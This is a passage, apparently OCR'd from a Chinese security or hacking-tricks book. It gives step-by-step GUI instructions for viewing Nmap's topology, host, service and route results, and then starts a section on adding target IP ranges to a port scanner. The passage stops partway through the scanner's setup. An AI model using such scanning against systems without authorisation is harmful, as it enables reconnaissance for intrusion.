
Step 06 选择“拓扑”选项卡，在打开的界面中可以查看当前网络中计算机的拓扑结构，如下图所示。




Step 07 单击“查看主机信息”按钮，打开“查看主机信息”窗口，在其中可以查看当前主机的一般信息、操作系统等，如下图所示。




Step 08 在“查看主机信息”窗口中选择“服务”选项卡，可以查看主机的服务信息，如端口、协议、状态等，如下图所示。



Step 09 选择“路由追踪”选项卡，在打开的界面中可以查看当前主机的路由器信息，如下图所示。



Step 10 在Nmap操作界面中选择“主机明细”选项卡，在打开的界面中可以查看当前主机的明细信息，包括主机状态、地址列表、操作系统等，如下图所示。






绝招3：使用“极速端口扫描器”扫描端口


“极速端口扫描器”是一款专门扫描端口的工具，利用该工具不仅可以扫描端口，而且可以实现在线更新IP地址。另外，还可以将扫描结果导出为记事本、网页以及XLS格式。

使用该工具扫描端口的具体操作步骤如下。


Step 01 下载并运行“极速端口扫描器V2.0.500”，即可打开“极速端口扫描器”主窗口，如下图所示。




Step 02 切换到“参数设置”选项卡，在其中即可看到该工具自带的IP地址段以及各种参数。




Step 03 如果要对目标主机进行扫描，则需添加指定的IP段。在“参数设置”选项卡中单击“增加”按钮，即可打开“IP段编辑”对话框，如下图所示。



